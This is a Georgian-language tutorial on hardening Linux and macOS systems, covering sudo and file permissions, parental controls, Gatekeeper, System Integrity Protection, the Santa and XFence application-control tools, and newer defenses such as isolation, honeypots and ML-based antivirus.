
რომ root მომხმარებელს შეუძლია ამუშაოს ბრძანებები როგორც ყველა ჯგუფი. და ბოლო ALL კი ნიშნავს რომ ეს წესები გამოიყენება ყველა ბრძანებებისათვის. ამ ALL-ების ცვლილებით შეიძლება შეცვალოთ წვდომა.

```
%sudo ALL=(ALL:ALL) ALL
```

ნიშნავს რომ ჯგუფ Sudo-ს წევრებს აქვთ ყველა უფლება და წვდომა.

Linux-ში მომხმარებელი ემატება სუდო ჯგუფს იმისათვის რომ მოახერხოს ამ ბრძანების გამოყენება. ამ ჯგუფის სახელი შეიძლება სხვაც იყოს ზოგიერთ სხვა ვერსიაში. მაგალითად MAC-ში სახელია wheel.

მაგალითად `sudo nano /etc/group` ბრძანება გიჩვენებთ ჯგუფებს თქვენ სისტემაში.



როგორც ხედავთ sudo ჯგუფში მოთავსებულია მომხმარებელი marco.

თუ ახალ მომხმარებელს შექმნით შეგიძლიათ მას მისცეთ სუდოს გამოყენების უფლება ბრძანებით


```
sudo usermod -aG sudo username
```

სადაც `username` შეგიძლიათ შეცვალოთ მომხმარებლის სახელით. მაგალითად `sudo usermod -aG sudo marco`.

sudo ფაილის საშუალებით შეგიძლიათ საკმაოდ დაწვრილებით განსაზღვროთ ვის რა წვდომა უნდა ჰქონდეს სისტემაზე.

```
Ls -la
```

ბრძანება გიჩვენებთ ფაილების და საქაღალდეების სიას და მათ წვდომის უფლებებს.



ფაილებზე წვდომის შეზღუდვები ნაჩვენებია მარცხენა მხარეს. მაგალითად r ნიშნავს წაკითხვის უფლებას, w - ჩაწერის უფლებას პირველი სიმბოლო -d აღნიშნავს საქაღალდეს. შემდეგი სამი სიმბოლო გიჩვენებთ მომხმარებლის უფლებებს, მორიგი სამი სიმბოლო გიჩვენებთ ჯგუფის უფლებებს და ბოლო სამი სიმბოლო გიჩვენებთ ყველა დანარჩენის უფლებებს.

ფაილებზე წვდომის უფლებები შეგიძლიათ შეცვალოთ `chmod` ბრძანებით რომელსაც უნდა მისცეთ წვდომის უფლებების განმსაზღვრელი პარამეტრი და ფაილის სახელი. ეს ბმული https://en.wikipedia.org/wiki/Chmod კარგად აგიხსნით როგორ უნდა განსაზღვროთ წვდომის პარამეტრები. მაგალითად

```
chmod 644 file.htm
```

ბრძანება ფაილის პატრონს აძლევს მასში ჩაწერის უფლებას, ჯგუფს აძლევს წაკითხვის უფლებას და სხვებსაც აძლევს წაკითხვის უფლებას. ეს ბმულიც https://www.computerhope.com/unix/uchmod.htm კარგად აგიხსნით ამ ბრძანების სხვადასხვა რეჟიმებსა და პარამეტრებს. ძირითადად 4 არის წაკითხვა, 6 არის წაკითხვა და ჩაწერა, 7 არის წაკითხვა, ჩაწერა და ამუშავება და 0 აკრძალავს წვდომას. რიცხვის პირველი ციფრი განსაზღვრავს ფაილის პატრონის წვდომას, მეორე ჯგუფის წვდომას და მესამე დანარჩენების წვდომას.

`chown` ბრძანებით კი შეგიძლიათ შეცვალოთ ფაილის პატრონი. მაგალითად, ბრძანება:

```
chown paul kra.crt
```


ფაილს kra.crt შეუცვლის პატრონს, ახალი პატრონი იქნება paul.

აქ განვიხილეთ როგორ შევცვალოთ და ჩავკეტოთ წვდომა სისტემაზე. საკითხავია როგორ ჩავკეტოთ რომელი ფაილები? ცხადია, ამის მოფიქრება ალბათ დამოუკიდებლადაც შეიძლება, მაგრამ ცალკე განვიხილავთ ოპერაციული სისტემების გამაგრებას, სადაც მოგწვდით საკომპიუტერო ინდუსტრიის მიერ განსაზღვრულ სტანდარტებს. უმჯობესია ეს სტანდარტები გამოიყენოთ, რომ რამე არ გამოგრჩეთ.

Mac - პროგრამების კონტროლი, მშობლების კონტროლი

მშობლების კონტროლი შეიძლება გამოიყენოთ ნებისმიერი ანგარიშის კონტროლისათვის. ანუ ყოველდღიური გამოყენების ანგარიშის კონტროლიც. ამისათვის გადადით System Preferences -> Users & Groups სისტემა მოგთხოვთ შეიყვანოთ აქტიური მომხმარებლის პაროლი. ცხადია ადმინისტრატორის ანგარიშით უნდა იყოთ შესული სისტემაში.

შექმენით ახალი ანგარიში, ან მონიშნეთ არსებული ანგარიში. და შემდეგ გააააქტიურეთ Enable parental controls. შემდეგ დააჭირეთ Open Paradental Controls, სისტემა ისევ მოგთხოვთ პაროლს და გაიხსნება ფანჯარა



ამ ფანჯარაში საკმაოდ ადვილად გაერკვევით, იგი საშუალებას გაძლევთ დაბლოკოთ სხვადასხვა ფუნქციონალობა მაგალითად: კამერა, თამაშები, შეზღუდოთ ელ-ფოსტა რომ მხოლოდ ცნობილი კონტაქტებისაგან მიიღოს შეტყობინებები. მთავარი შეზღუდვა კი არის გვერდის ბოლოში მოთავსებული სია. თუ გახსნით პროგრამების სიას შეგიძლიათ დაბლოკოთ პროგრამები, რომლებზეც ამ ანგარიშს აქვს წვდომა. საქმე იმაშია რომ ვირუსმა ან ჰაკერმა თუ მოახერხა ანგარიშში შემოღწევა, იმისათვის, რომ მოახერხოს ადმინისტრატორის წვდომის მიღწევა, უნდა გამოიყენოს რომელიმე პროგრამის გარკვეული სისუსტე. რაც უფრო ნაკლები პროგრამის ამუშავება შეუძლია ანგარიშს, მით უფრო მცირდება შანსი რომ ჰაკერი მოახერხებს სისუსტის პოვნას.

ამ ფანჯარაში Web ჩანართი საშუალებას გაძლევთ საიტების თეთრი სია შექმნათ, შესაბამისად აკრძალოთ სხვა საიტებთან წვდომა.

Store-ჩანართით შეგიძლიათ აკრძალოთ პროგრამების მაღაზიებთან წვდომა, რაც ფაქტიურად შეზღუდავს ახალი პროგრამების ჩამოტვირთვის საშუალებას.

Time ჩანართით შეგიძლიათ განსაზღვროთ დროები როცა ანგარიში მთლიანად დაბლოკილია. თუ იცით დრო როცა ამ ანგარიშით ნამდვილად არ იმუშავებთ შიძლება იგი სრულად დაბლოკოთ.

Privacy- ჩანართით შიძლება განსაზღვროთ კონფიდენციალობის პარამეტრები.

Other ჩანართი საშუალებას იძლევა აკრძალოთ წვდომა სხვადასხვა პერიფერიულ მოწყობილობაზე როგორიც არის პრინტერი, ან CD/DVD წამკითხველი, ან სხვა.

როგორც ხედავთ მშობლების კონტროლის გამოყენება საკმაოდ მარტივია, მაგრამ კარგ შედეგებს იძლევა.

Mac პროგრამების კონტროლი Gatekeeper

Gatekeeper არის Mac ოპერაციული სისტემის ერთ ერთი მთავარი ნაწილი. იგი შეიქმნა იმისათვის რომ დაბლოკოს აკრძალული (რომლისთვისაც მომხმარებელს მუშაობის უფლება არ მიუცია) კოდის ამუშავება. ეს პროგრამა შეიქმნა ტექნიკური ცოდნის არ მქონე მომხმარებლებისათვის. ბმული https://support.apple.com/en-gb/HT202491 გადაგიყვანთ ამ პროგრამის სახელმძღვანელოზე.

Gatekeeper-ის არსია, რომ თუ კომპიუტერში ჩამოიტვირთა პროგრამა რომელსაც Apple ვერ ცნობს, ან პროგრამა აღარ დარდება თავის ხელმოწერასთან, სისტემა გამოიტანს გაფრთხილებას. სინამდვილეში რამდენიმე სხვადასხვა გაფრთხილება გამოდის ეკრანზე:

1. ფაილი არ ამუშავდება რადგან იგი არ იყო ჩამოტვირთული Apple Store-დან;
2. ფაილი დაზიანებული და არ ამუშავდება;
3. ეს პროგრამა ახალია და არის გაურკვეველი მწარმოებლისაგან, დარწმუნებული ხართ რომ მისი ამუშავება გინდათ?

როგორ ხვდება Gatekeeper რა უნდა დაბლოკოს? თუ გადახვალთ System Preferences->Security & Privacy-ის General ჩანართზე, ნახავთ რომ სისტემა გაძლევთ საშუალებას განსაზღვროთ საიდან ჩამოტვირთული პროგრამების ამუშავების უფლება ექნება სისტემას.

Allow apps downloaded from:

ამ პარამეტრის განსასაზღვრად უნდა დააჭიროთ ფანჯრის ფსკერზე მოთავსებულ Authenticating…-ს. სისტემა მოგთხოვთ მომხმარებლის სახელის და პაროლის შეყვანას.

და შემდეგ შეგეძლებათ აარჩიოთ სამი სხვადასხვა ვარიანტიდან:

1. Mac App Store - იმუშავებენ პროგრამები მხოლოდ Mac-ის მაღაზიიდან;
2. Mac App Store and unidentified developers – იმუშავებენ პროგრამები მხოლოდ Mac-ის მაღაზიიდან და უცნობი მწარმოებლებისაგან. თუმცა ცუდად ხელმოწერილი ან ხელმოწერის გარეშე პროგრამები მაინც არ იმუშავებენ.
3. Anywhere - ნებისმიერი ადგილიდან.

ცხადია პირველი ვარიანტი ყველაზე უსაფრთხოა, მაგრამ სამწუხაროდ ბევრ პროგრამა არ არის განთავსებული Mac App Store-ში. ნელ ნელა Apple ამ მიმართულებით მოძრაობს მაგრამ ჯერ საბოლოო მიზნიდან საკმაოდ შორსაა. ამიტომ მეორე ვარიანტი ყველაზე უფრო პრაქტიკული ვარიანტია.

სამწუხაროდ, ფაქტი რომ პროგრამა ჩამოტვირთეთ Mac Store-დან, ან სწორად არის ხელმოწერილი არ ნიშნავს რომ ის ვირუსს არ შეიცავს. ასეთი შემთხვევები მომხდარა, ეს სტატია https://www.wired.com/story/apple-app-store-malware-click-fraud/ მოგიყვებათ როგორ მოხერხდა ვირუსების შეპარება Apple Store-ში. სტატია 2019 წლით თარიღდება, თუმცა ასეთი რამ რამდენჯერმე მანამდეც მოხდა.

ხელმოწერა არ ნიშნავს რომ პროგრამა სუფთაა, შეიძლება რომ პროგრამის მწარმოებლის ინტერესშია ვირუსის გავრცელება, ან ვიღაცამ დაავირუსა პროგრამა ისე რომ მწარმოებელმა ვერ გაიგო, ან კიდევ ბევრი სხვა რამ შეიძლება მოხდეს, ისეთი რომ ხელმოწერა შენარჩუნდეს მაგრამ პროგრამამ ვირუსი გაავრცელოს. მოკლედ ხელმოწერა არ ნიშნავს რომ პროგრამა აუცილებლად სუფთაა, თუმცა ეს საკმაოდ ძლიერი დაცვის მექანიზმია და უმეტეს შემთხვევებში მუშაობს.

ასევე არსებობს სხვადასხვა გზები რომ ვირუსებმა გვერდი აუარონ Gatekeeper-ს. ნახეთ ეს ბმული https://www.synack.com/wp-content/uploads/2016/01/GatekeeperExposed.pdf რომელიც აგიხსნით როგორ ხდება გვერდის ავლა.

Gatekeeper-ის გვერდის ავლის და სხვა მსგავსი პრობლემების გადასაწყვეტად შეიქმნა პროგრამა Ostiarius https://objective-see.com/products/ostiarius.html რომელიც ბლოკავს იმ ბინარულ ფაილებს რომლებსაც არ აქვს ხელმოწერა და რომლებსაც Gatekeeper არ ბლოკავს.

რომ დავაჯამოთ Gatekeeper დაცვის ერთერთი, არც თუ ძლიერი საშუალებაა, იგი ჩართული უნდა გქონდეთ ოღონდ მას ბოლომდე არ უნდა დაეყრდნოთ. იგი ვერ გააჩერებს ყველა ვირუსს.

სისტემის ერთიანობის დაცვა Mac-ზე

Mac-ის სისტემას აქვს System Integrity Protection (SIP) თვისება, რაც მას აახლოებს სრულად ჩაკეტილ IOS-თან. ეს თვისება ჩაკეტავს სისტემის გარკვეულ თვისებებს დ არ აძლევს საშუალებას არავის რომ შეცვალოს ან წაშალოს სისტემის გარკვეული ფაილები. რაც გააძნელებს ვირუსებისათვის სისტემაში შეღწევას. Mac ოპერაციული სისტემის 10.10 ვერსიის გამოჩენამდე, root მომხმარებელს სრული წვდომა ჰქონდა სისტემის ყველა ფაილზე. შესაბამისად თუ ვირუსი ან ჰაკერი ასეთ წვდომას მიიღებდა მათაც ექნებოდათ შესაბამისი უფლებები. ასეთი წვდომის მისაღებად კი მხოლოდ ერთი პაროლის ან ერთი სისუსტის აღმოჩენა იყო საჭირო. შესაბამისად ახალი სისტემები root მომხმარებელსაც კი უზღუდავენ წვდომას სისტემის გარკვეულ ნაწილებზე. ამას Apple უძახის rootles მიდგომას. ანუ არავის არ აქვს ნამდვილი root წვდომა.

ამ მეთოდს სამი ძირითადი დაცვის მექანიზმი აქვს:

1. სისტემურ ფაილებთან და საქაღალდეებთან წვდომის უფლებები.
2. კოდის ჩასმის, მუშაობისას მიბმის (runtime attachments) და DTrace-ს წინააღმდეგ.
3. დაცვა ბირთვის ხელმოუწერი გაფართოებებისაგან (kext)

სისტემური ფაილების დაცვა ხდება ორნაირად ან ფაილს ემატება სპეციალური ატრიბუტი, რომელიც აღნიშნავს რომ ფაილი სისტემურია ან ფაილის სახელი მოხვდება სპეციალურ ფაილში rootless.com. ხანდახან ორივე მეთოდი ერთდროულად გამოიყენება.

ოპერაციული სისტემის შემდეგი ნაწილები არიან დაცული:

სისტემის შემდეგი ნაწილების დაცვა:

```
/System
/bin
/sbin
```

პროგრამები რომლებიც მოყვებიან MacOS სისტემას

მისამართები რომლებშიც შეიძლება სხვა პროგრამების ინფორმაცია

```
/Applications
/Library
/usr/local
```

აქედან დაცული სიმბოლური ბმულები:

`/etc`
`/temp` და `/var` `/private/var`-საკენ (არიან ასევე დაცული, თუმცა დანიშნულების საქაღალდეები არ არიან დაცული)

ამ საქაღალდეებსა თუ რესურსებში ცვლილებების შეტანა შეუძლიათ მხოლოდ Apple-ს ხელმოწერილ პროცესებს და პროგრამებს, რომლებსაც აქვთ განსაკუთრებული უფლებები როგორიც არის Apple Installer და განახლებების დაყენების პროგრამები.

Mac AppStore-დან ჩამოტვირთულ პროგრამებს უკვე აქვთ ასეთი შეზღუდვების მხარდაჭერა. სხვა ადგილებიდან ჩამოტვირთულმა პროგრამებს კი შეიძლება გამოიწვიონ კონფლიქტი ამ შეზღუდვებთან. პროგრამებმა რომ ამ შეზღუდვებთან მოახერხონ მუშაობა კონფლიქტის გარეშე ეს პროგრამები უნდა იყონ ხელმოწერილი Apple-ს გაცემული სერტიფიკატით.

სინამდვილეში SIP-ის გამორთვა შეიძლება ბრძანებით `csrutil disable` და ჩართვა შეიძლება ბრძანებით `csrutil enable`.

ცხადია გამორთვას დიდი აზრი არ აქვს რადგან დაცვის კარგი მექანიზმია. მისი გამორთვა მხოლოდ უნდა დაგჭირდეთ თუ რამე პროგრამას მასთან სერიოზული კონფლიქტი აქვს. თუმცა ნელ ნელა ყველა პროგრამები უნდა გახდეს თავსებადი ამ შეზღუდვებთან. შესაბამისად დაცვის გამორთვა არ უნდა დაგჭირდეთ.

https://developer.apple.com/library/archive/releasenotes/MacOSX/WhatsNewInOSX/Articles/MacOSX10_11.html#//apple_ref/doc/uid/TP40016227-SW1 გადაგიყვანთ Mac-ის ოფიციალურ საიტზე, რომელიც კარგად აგიხსნით რა ცვლილებები მოხდა სისტემის თითოეულ ვერსიაში, მათ შორის El Capitan ვერსიაში სადაც სწორედ ეს შეზღუდვები შემოიღეს.

საინტერესოა https://support.apple.com/en-gb/HT204899 ბმული რომელიც უფრო დაწვრილებით აგიხსნით სისტემის ერთიანობის დაცვის ტექნოლოგიას.

ეს კი https://developer.apple.com/videos/play/wwdc2015/706/ იმავე საკითხთან დაკავშირებული კარგი ვიდეოა.

პროგრაამების კონტროლი Mac-ზე Santa

Mac სისტემებში არ არსებობს გზა რომ, პროგრამების კონტროლი და პროგრამების ამუშავების კონტროლი მოხდეს გრაფიკული ინტერფეისიდან და ბრძანებების სტრიქონიდან, გარდა მშობლების კონტროლისა.

არსებობს ორი პროგრამა რომლებიც ამაში დაგეხმარებათ და მოგცემთ საშუალებას შექმნათ პროგრამების თეთრი და შავი სიები. პირველი მათგანია Santa https://github.com/google/santa. ეს პროგრამა არაოფიციალურად დაიწერა Google-ში. საქმე იმაშია რომ ისინი იყენებენ ძალიან ბევრ Mac კომპიუტერს და სჭირდებათ ამ კომპიუტერების დაცვა. შესაბამისად Google ქმნის ბევრ საინტერესო და საჭირო პროგრამას Mac სისტემებისათვის. ეს პროგრამა არის ღია არქიტექტურის და უფასო. Santa წარმოადგენს პროგრამების თეთრი და შავი სიების პროგრამას. იგი უთვალთვალებს პროგრამების ამუშავებას და შექმნილი სიების მიხედვით იღებს გადაწყვეტილებას, აამუშაოს თუ არა რომელიმე პროგრამა. თუ რომელიმე პროგრამა დაიბლოკა ეკრანზე გამოიტანს შეტყობინებას რომ პროგრამა დაიბლოკა.

Santa შეიძლება მართოთ ბრძანებების სტრიქონიდან და რაც მთავარია გააკეთოთ მისი სიების სინქრონიზაცია სერვერზე მოთავსებულ სიებთან.

ამ პროგრამას ორი რეჟიმია აქვს: პირველია Monitor რეჟიმი და მეორეა Lockdown რეჟიმი.

Monitor რეჟიმში იგი იწერს რა პროგრამები ამუშავდა და მხოლოდ ბლოკავს შავ სიაში მოხვედრილ პროგრამებს. ამის გასაკეთებლად Santa იყენებს პროგრამების ხელმოწერებს ანუ ჰეშებს. როგორც უკვე იცით ამ ჰეშების შეცვლა შესაძლებელია შესაბამისად, ეს არ არის ძალიან ძლიერი დაცვა.

Lockdown რეჟიმში კი ამუშავდებიან მხოლოდ თეთრ სიაში მოთავსებული პროგრამები. ამ რეჟიმში ასევე შეიძლება რომ ამუშავდეს პროგრამები რომლებიც ეკუთვნის ნებადართულ პროგრამების შემქმნელ კომპანიებს. ეს ხდება იმისათვის რომ პროგრამების განახლებებმა იმუშაონ და ყოველ წუთში არ იყოს საჭირო თეთრი სიების განახლება. ასევე შეიძლება დაბლოკოთ საქაღალდეები იმისათვის რომ ამ ადგილებში მოთავსებული პროგრამების ამუშავება დაბლოკოთ.

რეკომენდებულია რომ Santa მონიტორის რეჟიმში ამუშაოთ გარკვეული ხანი და შემდეგ მისი ჩანაწერებისაგან განსაზღვროთ თეთრი სია.

სამწუხაროდ უკვე აღმოაჩინეს გზები როგორ აუაროთ გვერდი ამ პროგრამას. ეს ბმული https://reverse.put.as/2015/04/13/how-to-bypass-googles-santa-lockdown-mode/ მოგიყვებათ ამის შესახებ. თუმცა ეს ძალიან ძველი მეთოდია, ასეთი მეთოდები სწრაფად ვითარდებიან ალბათ სხვა სისუსტესაც იპოვიან რაღაც მომენტში.

Mac პროგრამების კონტროლი XFence

ამ პროგრამას ადრე ერქვა Little Flocker, შემდეგ იგი შეიძინა F-Secure-მ და XFence სახელი დაარქვა, შემდეგ კი ეს პროგრამა გახდა უფრო დიდი პროგრამის ნაწილი რომელსაც Client Security For Mac ჰქვია https://www.f-secure.com/en/business/solutions. ბოლო ვერსია ამ დროისათვის არის 15.02. ეს პროგრამა უფრო ძლიერია ვიდრე Santa, იგი იყენებს ოპერაციული სისტემის ბირთვის აუცილებელ კონტროლს და შეუძლია შექმნას წესები პროგრამების ასამუშავებლად. ეს პროგრამა იყენებს BSD-ის აუცილებელი კონტროლის ჩარჩოს, რომელიც ასევე მუშაობს Mac ოპერაციულ სისტემებთან, რადგან იგი დაფუძნებულია BSD-ზე.

ეს პროგრამა ამ ჩარჩოს გამოყენების საშუალებით ახერხებს დაიჭიროს ყოველი ფაილის გახსნისა თუ ამუშავების მცდელობა და შეადაროს განსაზღვრულ წესებს. ამ წესების მიხედვით დაიბლოკება ან ამუშავდება ფაილები. შესაბამისად ვერცერთმა ვირუსმა თეორიაში ვერ უნდა მოახერხოს ამ წესების გვერდის ავლა.

პროგრამას ასევე აქვს საკუთარი მთლიანობის დაცვის მექანიზმიც.

საინტერესო არის ის რომ როცა პროგრამას ჩართავთ იგი დაიწყებს სწავლის პროცესს, ანუ განიხილავს ოპერაციული სისტემის ქმედებებს. ყველაფერს რასაც ის იპოვის, გადააქცევს წესებად და შემოგთავაზებთ ამ წესებს. შეამოწმეთ წესები და დატოვეთ მონიშნული მხოლოდ ისინი რომლებიც გჭირდებათ. შემდეგ დააჭირეთ Import ღილაკს

პროგრამას აქვს ძალიან კარგი გრაფიკული ინტერფეისი. და მასთან მუშაობა ძალიან ადვილია. წარმოადგენს ერთერთ საუკეთესო პროგრამას რომელიც საშუალებას გაძლევთ კარგად ჩაკეტოთ სისტემა.

კომპიუტერის დაცვის ახალი მიმართულებები

პირველი მიმართულებაა შეკავება, რომელიც დაფუძნებულია იზოლაციასა ტექნოლოგიებზე. სადაც ხდება სისტემების ნაწილების დანაწევრება და ერთმანეთისაგან იზოლაცია. ამაზე უკვე ვილაპარაკეთ. ეს ტექნოლოგიები ცდილობენ რომ შეკავების სხვადასხვა მექანიზმების საშუალებით მოახდინონ კომპიუტერების დაავა ისეთი პროგრამებისაგან რომლებიც იყენებენ უცნობ სისუსტეებს, ნულოვანი დღის სისუსტეს და რომელთა აღმოჩენაც ხელმოწერების შემოწმებით შეუძლებელია. მაგალითად ასეთი პროგრამის მაგალითია BufferZone Security, ასევე არსებობდა Bromium, რომელიც HP-იმ შეისყიდა. შეკავების ეს ტექნოლოგიები დაფუძნებულია პროგრამებისათვის წესების განსაზღვრაზე და ვირტუალიზაციაზე. ეს ტექნოლოგიები ნელ-ნელა ხდება დაცვის მექანიზმები და მათი ავტომატიზაცია საშუალებას იძლევა რომ ამის ხელით გაკეთების მაგივრად, კომპიუტერმა დაგიცვათ ავტომატურ რეჟიმში.

კიდევ ერთი მიმართულებაა მატყუარაზე (ხაფანგზე) დაფუძნებული ტექნოლოგიები, მათ ასევე Honey Pot-თაფლის ქილას ეძახიან. ეს ტექნოლოგიები საშუალებას გაძლევენ რომ აღმოაჩინოთ ჰაკერები თქვენ ქსელებში თუ კომპიუტერებში შეღწევის ადრეულ ეტაპზე. ამ ტექნოლოგიებს ავითარებენ კომპანიები Illusive https://illusive.com/, Cannary Tools https://canary.tools/. ეს ტექნოლოგიები ცდილობენ სატყუარის საშუალებით, მაგალითად საინტერესო ფაილებით სავსე სერვერის საშუალებით მიიტყუონ ქსელში შესული ჰაკერი და სანამ ის ამ ფაილებზე წვდომას იღებს, გატყობინებენ რომ ვიღაცამ ფაილები წაიკითხა. და ე.ი. ჰაკერია ქსელში თუ კომპიუტერში შემოსული. ამას მოგვიანებით უფრო დაწვრილებით განვიხილავთ.

კიდევ ერთი მიმართულებაა ალგორითმული მეთოდები, ანუ კომპიუტერის მიერ შესწავლის მეთოდები. რომლებიც საკმაოდ ახლოა ხელოვნურ ინტელექტთან. და რომლებიც უცნობი პროგრამების აღმოჩენას მათი კოდის თუ ქცევის საშუალებით მოახერხებენ. შესაბამისად უცნობ პროგრამებსაც აღმოაჩენენ. ეს მიმართულება საკმაოდ პოპულარულია, თუმცა საკმაოდ ძნელი გასაკეთებელია. ეს ტექნოლოგიები დაფუძნებულია კომპიუტერის მიერ მოდელების შექმნაზე პროგრამების აქამდე ცნობილი კარგ და ცუდ ქცევაზე. ეს პროგრამები ცდილობენ შეისწავლონ სხვა პროგრამების ქცევა და განსაზღვრონ კარგად იქცევა პროგრამა თუ ცუდად. ფაქტიურად ეს პროგრამა ცდილობს თავისი ქმედებები მიამსგავსოს უსაფრთხოების სპეციალისტის ქმედებებს, რომლებმაც იციან რა უნდა გააკეთონ და რატომ. მაგალითად თუ მომხმარებელმა ელ-ფოსტით მიიღო თანდართული ფაილი, ეს უკვე საეჭვოა, თუ ეს ფაილი პროგრამაა, კიდევ უფრო საეჭვოა, თუ ამ პროგრამის ამუშავების შემდეგ იგი იწყებს საეჭვო ქმედებებს, მაგალითად სხვა ფაილების დაშიფვრას, მაშინ ხელოვნური ინტელექტი ამ პროგრამის მუშაობას გააჩერებს. რადგან მის ცოდნის მიხედვით ძალიან დიდი ალბათობით ეს პროგრამა არის შანტაჟის პროგრამა. ასეთი პროგრამების შემქმნელი კომპანიების Cylance https://www.blackberry.com/us/en/cylance, რომელიც BalckBerry-იმ შეისყიდა და, Deep Instinct https://www.deepinstinct.com/. ასეთ სისტემებს ცოდნის დაგროვება სჭირდებათ შესაბამისად ან კლიენტმა უნდა ასწავლოს, ან უფრო მოსალოდნელია რომ შემქმნელი კომპანია ასწავლის პროგრამას ვირუსების გარჩევას, და პარალელურად ახალი ინფორმაციის მიწოდება შეიძლება მოხდეს, ისევე როგორც ხდება ვირუსების გაახლება ინტერნეტ სერვერის ან ღრუბლის საშუალებით. მიუხედავად იმისა რომ როცა ხელოვნური ინტელექტი ისწავლის ვირუსების მუშაობის მეთოდებს, ისინი იპოვიან ნებისმიერ ვირუსებს რომლებიც ამ მეთოდების იყენებენ, მაგრამ მათი გაახლება მიანც იქნება საჭირო რომ ახალი მეთოდები ისწავლონ.

სამწუხაროდ ასეთმა პროგრამებმა შეიძლება ასევე დაბლოკონ საჭირო პროგრამების მუშაობა რადგან ზოგი პროგრამა, როგორიც არის დაბალი დონის დრაივერები, დაახლოებით ვირუსივით იქცევა. სამწუხაროდ, ჯერ ჯერობით ასეთი რამ გარდაუვალია. შესაბამისად ამ პროგრამების რეგულირებას დიდი მნიშვნელობა ექნება. ხელოვნურმა ინტელექტმა შეიძლება ვერ დაგიცვათ მაკროსებზე დაფუძნებული შეტევებისა და მეხსიერებაში შეღწევის მცდელობებისაგან, ასეთ შემთხვევაში დიდი მნიშვნელობა ექნება იზოლაციის დაცვის შრის სწორად მუშაობას.

Blackberry endpoint security – Cylance

Cylance იყო ერთერთი მოწინავე ხელოვნურ ინტელექტზე დაფუძნებული. ახალი თაობის, ანტივირუსი. იგი შეისყიდა Blackberry-იმ და გადაიქცა ამ კომპანიის კიბერ უსაფრთხოების პაკეტის ნაწილად https://www.blackberry.com/us/en/products/unified-endpoint-security. ეს ანტივირუსი ბევრად უფრო უკეთეს შედეგებს აჩვენებდა ვიდრე ტრადიციული, ხელმოწერების მონაცემთა ბაზაზე დაყრდნობილი, ანტივირუსები. ამ პროგრამის მთავარი უპირატესობა არის რომ იყენებს კომპიუტერის ცოტა რესურსებს და იძლევა ბევრად უკეთეს შედეგებს. შესაბამისად მისი გამოყენება შეიძლება ისეთ მოწყობილობებზე რომლებსაც ბევრი რესურსები არ გააჩნიათ, ან არ არიან ყოველთვის ინტერნეტში ჩართული ან სხვა მიზეზების გამო არ შეუძლიათ განაახლონ ხელმოწერების მონაცემთა ბაზები. ეს პროგრამა ასევე იცავს მეხსიერებაში შეღწევისაგან, აქვს სკრიპტების კონტროლი და შეუძლია კომპიუტერის ჩაკეტვა სხვადასხვა არასასურველი პროგრამებისათვის, ანუ აქვს თეთრი და შავი სიები.

იმის გამო რომ ამ პროგრამას არ სჭირდება თავის სერვერებთან მუდმივად კავშირში ყოფნა და განახლებების ჩამოტვირთვა იგი ქსელის ძალიან ცოტა რესურსებს იყენებს. შესაძლებელია მისი ქსელის მანქანებზე დაყენება

ღრუბელის გამოყენებით, თუმცა არ იყენებს ღრუბელს ვირუსების აღმოსაჩენად, რაც ნიშნავს რომ არ გადატვირთავს ქსელებს და არ არის საჭირო ინფორმაციის გარეთ გაგზავნა.

იგი ასევე აკეთებს რეპუტაციაზე დაფუძნებულ შემოწმებასაც. ახდენს ფაილების სიების შემოწმებას და ამოწმებს რა სტატუსი აქვთ ფაილებს სხვა სისტემებზე და ხდება თუ არა სხვა სისტემების მიერ ფაილების დაბლოკვა.

